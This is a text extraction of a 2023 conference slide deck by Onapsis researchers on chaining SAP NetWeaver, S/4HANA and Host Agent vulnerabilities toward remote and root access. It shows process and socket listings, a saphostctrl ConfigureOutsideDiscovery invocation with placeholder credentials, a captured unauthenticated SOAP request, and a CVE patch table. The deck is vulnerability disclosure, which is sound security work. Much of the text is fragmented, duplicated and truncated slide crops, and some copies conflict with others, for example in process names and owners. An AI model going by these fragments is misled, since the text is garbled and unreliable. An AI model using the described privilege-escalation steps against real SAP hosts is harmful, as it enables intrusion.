



AUGUST 9-10, 2023
BRIEFINGS

Chained to Hit: Discovering New Vectors to Gain Remote and Root Access in SAP Enterprise Software

Pablo Artuso, Yvan Genuer





Pablo Artuso



Onapsis



Yvan Genuer

- › Lead Security Researcher
- › 10 years SAP Security experience
- › Java rookie
- › @Imkalg

- › Security Researcher
- › 20 years SAP experience
- › 10 years SAP Security
- › [linkedin.com/in/1ggy](https://www.linkedin.com/in/1ggy)



87%

of the Global
2000 use SAP

77%

of the world's
transaction revenue

100%

of F500 Oil & Gas





What just happened ?

Chained to hit: Discovering new vectors to gain remote and root access in SAP Enterprise Software

Pablo Artuso
Onapsis
partuso@onapsis.com

Yvan Genuer
Onapsis
ygenuer@onapsis.com

1. Abstract

At the core of every business on the planet there will always be a mission critical application system. Overlooking its security is senseless and at the same time dangerous as it will result in putting your business at a high risk.

During 2022 multiple months-lasting research projects were kicked off as part of the Onapsis Research labs. Even though each of them had their own important results, no one was expecting that a combination of them would end up in finding chains of exploitation which could cause serious damage.

This documentation will begin with the analysis of “P4”, a proprietary protocol based on Remote Method

root or nt/system
CVE-2023-24523

Stage 3

local http request

local user access

SSRF
CVE-2023-36925

RCE Windows
CVE-2023-27497

Arbitrary file reading
CVE-2023-23857

SQLi
CVE-2022-41272

Stage 2

P4 service access

Enable arbitrary application
CVE-2023-28761

Stage 1


HTTP service access

root or nt/system
CVE-2023-24523


Stage 3




Netweaver JAVA




S/4 HANA




Netweaver ABAP




Netweaver JAVA




S/4 HANA



Netweaver ABAP




Netweaver JAVA



S/4 HANA



Netweaver ABAP



Accomplish several life-cycle tasks
OS independent
Part of SAP system



Netweaver JAVA



S/4 HANA



Netweaver ABAP



```
[user@saphost ~]# ps -ef | grep hostctrl
root      42100      1   0   Jun13   ?        00:00:16  ./exe/saphostexec -start pf=/usr/sap/hostctrl/exe/host_profile
root      42241      1   0   Jun13   ?        00:02:15  /usr/sap/hostctrl/exe/saposcol -l -w60 pf=/usr/sap/hostctrl/exe/host_profile
sapadm    42110      1   0   Jun13   ?        00:01:56  /usr/sap/hostctrl/exe/sapstartsrv pf=/usr/sap/hostctrl/exe/host_profile -D
[user@saphost ~]# ss -larnpt | grep 421
LISTEN    0         20          *:1128          *:          users: ( ("sapstartsrv",pid=42110,fd=18))
ESTAB     0         0          saphost:1128  saphost:47510  users: ( ("sapstartsrv",pid=42110,fd=24))
ESTAB     0         0          saphost:1128  saphost:47514  users: ( ("sapstartsrv",pid=42110,fd=26))
```







Netweaver JAVA

S/4 HANA





Netweaver ABAP






```
[user@saphost ~]# ps -ef | grep hostctrl
root      42100   1  0 Jun13 ?        00:00:00 /usr/sap/hostctrl/exe/sapostcol -l /usr/sap/hostctrl/exe/host_profile
root      42241   1  0 Jun13 ?        00:00:00 /usr/sap/hostctrl/exe/sapstartsrv -l /usr/sap/hostctrl/exe/host_profile -D
sapadm    42110   1  0 Jun13 ?        00:00:00 /usr/sap/hostctrl/exe/sapstartsrv -l /usr/sap/hostctrl/exe/host_profile -D
[user@saphost ~]# ss -larnpt | grep 421
LISTEN    0      20      *:*        1128
ESTAB     0      0      saphost:1128
ESTAB     0      0      saphost:1128
```

```
./exe/saphostexec -start pf=/usr/s
/usr/sap/hostctrl/exe/sapostcol -l /usr/sap/hostctrl/exe/host_profile
/usr/sap/hostctrl/exe/sapstartsrv -l /usr/sap/hostctrl/exe/host_profile -D
```

```
users: ("sapstartsrv", pid=42110, fd=18))
users: ("sapstartsrv", pid=42110, fd=24))
users: ("sapstartsrv", pid=42110, fd=26))
```



Netweaver JAVA

S/4 HANA

Netweaver ABAP

```
[user@saphost  
root 4210  
root 4224  
sapsadm 4211
```

```
ESTAB 0 0  
ESTAB 0 0
```


```
o hostctrl  
00:00:16 ./exe/saphostexec -start pf=/usr/sap/hostctrl/exe/host_profile  
00:02:15 /usr/sap/hostctrl/exe/saposcol -l -w60 pf=/usr/sap/hostctrl/exe/host_profile  
00:01:56 /usr/sap/hostctrl/exe/sapstartsrv pf=/usr/sap/hostctrl/exe/host_profile -D  
grep 421  
*:1128  
saphost:1128  
SAP Host Ctrl
```

```
*:*  
saphost:47510  
SAP Host Ctrl  
saphost:47514
```


```
users:(("sapstartsrv",pid=42110,fd=18))  
users:(("sapstartsrv",pid=42110,fd=24))  
users:(("sapstartsrv",pid=42110,fd=26))  
SAP Host Ctrl
```




Netweaver JAVA



S/4 HANA



Netweaver ABAP



```
[user@saphost ~]# ps -ef | grep hostctrl
root      42100      1   0   Jun13   ?        00:00:16  ./exe/saphostexec -start pf=/usr/sap/hostctrl/exe/host_profile
root      42241      1   0   Jun13   ?        00:02:15  /usr/sap/hostctrl/exe/saposcol -l -w60 pf=/usr/sap/hostctrl/exe/host_profile
sapadm    42110      1   0   Jun13   ?        00:01:56  /usr/sap/hostctrl/exe/sapstartsrv pf=/usr/sap/hostctrl/exe/host_profile -D
```

```
[user@saphost ~]# ss -larnpt | grep 421
LISTEN    0      20      *:*      1128
ESTAB     0      0      saphost:1128
ESTAB     0      0      saphost:1128
```

```
[user@saphost exe]# ./saphostctrl
Usage: saphostctrl [generic option]... -function <Webmethod> [argument]...
       saphostctrl -help [<Webmethod>]
```

Supported Webmethods:

ConfigureOutsideDiscovery

Configure the Outside Discovery Job which runs periodically

These Options control the Outside Discovery Job.

If frequency is not provided, it will run every 12 hours.

If execution options are not provided the default will be used

-enable

[-frequency <X> Run frequency in minutes]

[-jobtimeout <X> Wait X seconds for the Outside



```
[user@saphost exe]# ./saphostctrl -prot tcp -function ConfigureOutsideDiscovery \  
    -enable \  
    -sldhost 127.0.0.1 -sldport 1234 \  
    -sldusername BBBB -sldpassword CCCC
```

```
*****
```

```
*****
```

```
ComputerSystem , string , Enabled
```

```
Databases , string , Enabled
```

```
ExecutionFrequencyMinutes , uint64 , 720
```

```
*****
```

```
CreationClassName , string , OutsideDiscoveryDestinations
```

```
127.0.0.1_1234 , string , /usr/sap/hostctrl/exe/config.d/slddest_127.0.0.1_1234.cfg
```



```
tcpdump -i lo -A -vv port 1128 or port 1129
```



```
tcpdump -i lo -A -vv port 1128 or port 1129
```

```
localhost.55011 > localhost.saphostctrl: Flags [P.], cksum 0x02b6 (inco
955100 ecr 1627955100], length 1165
E.....@.@..f.....h.q.Q. ....V.....
a...a...POST / HTTP/1.1
Host: localhost:1128
User-Agent: gSOAP/2.7
Content-Type: text/xml; charset=utf-8
Content-Length: 1000
Connection: keep-alive
SOAPAction: ""

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelo
"http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/
MS" xmlns:SAPHostControl="urn:SAPHostControl" xmlns:SAPLandscapeService="
ns:SAP0scol="urn:SAP0scol" xmlns:SAPDSR="urn:SAPDSR">
<SOAP-ENV:Body>
<SAPHostControl:ConfigureOutsideDiscovery>
<configuration>
  <flags></flags>
  <status>0D-CFG-ENABLED</status>
  <frequency>720</frequency>
  <destinations>
    <item>
      <name>127.0.0.1_1234</name>
      <host>127.0.0.1</host>
      <port>1234</port>
      <username>BBBBB</username>
      <password>CCCC</password>
      <useSSL>>false</useSSL>
      <properties></properties>
    </item>
  </destinations>
  <arguments></arguments>
</configuration></SAPHostControl:ConfigureOutsideDiscovery></SOAP-ENV:Bo
```



```
tcpdump -i lo -A -vv port 1128 or port 1129
```

```
localhost.  
955100 ecr 1  
E.....@.  
a...a...PO  
Host: loca  
User-Agent  
Content-Ty  
Content-Le  
Connection  
SOAPAction  
  
a...a...POST / HTTP/1.1  
Host: localhost:1128  
User-Agent: gSOAP/2.7  
Content-Type: text/xml; charset=utf-8  
Content-Length: 1000  
Connection: keep-alive  
SOAPAction: ""
```

No authentication

```
<?xml vers  
<SOAP-ENV:En  
"http://www.  
MS" xmlns:SAPHostControl="urn:SAPHostControl" xmlns:SAPLandscapeService="  
ns:SAP0scol=  
<SOAP-ENV:Bo  
<SAPHostCont  
<configurati  
<flags></  
<status>0  
<frequenc  
<destinat  
<item>  
<na  
<ho  
<po  
<us  
<pa  
<us  
<pr  
</item  
</destina  
<argument  
</configurat
```

New parameters in game

[03:31] yvan@saphost: ~





Patch	Description	CVSS	CVE
3285757	Privilege Escalation vulnerability in SAP Host Agent (Start Service)	8.8	CVE-2023-24523
3275727	Memory Corruption vulnerability in SAPOSCOL	7.2	CVE-2023-27498

Stage 3





SSRF
CVE-2023-36925

RCE Windows
CVE-2023-27497

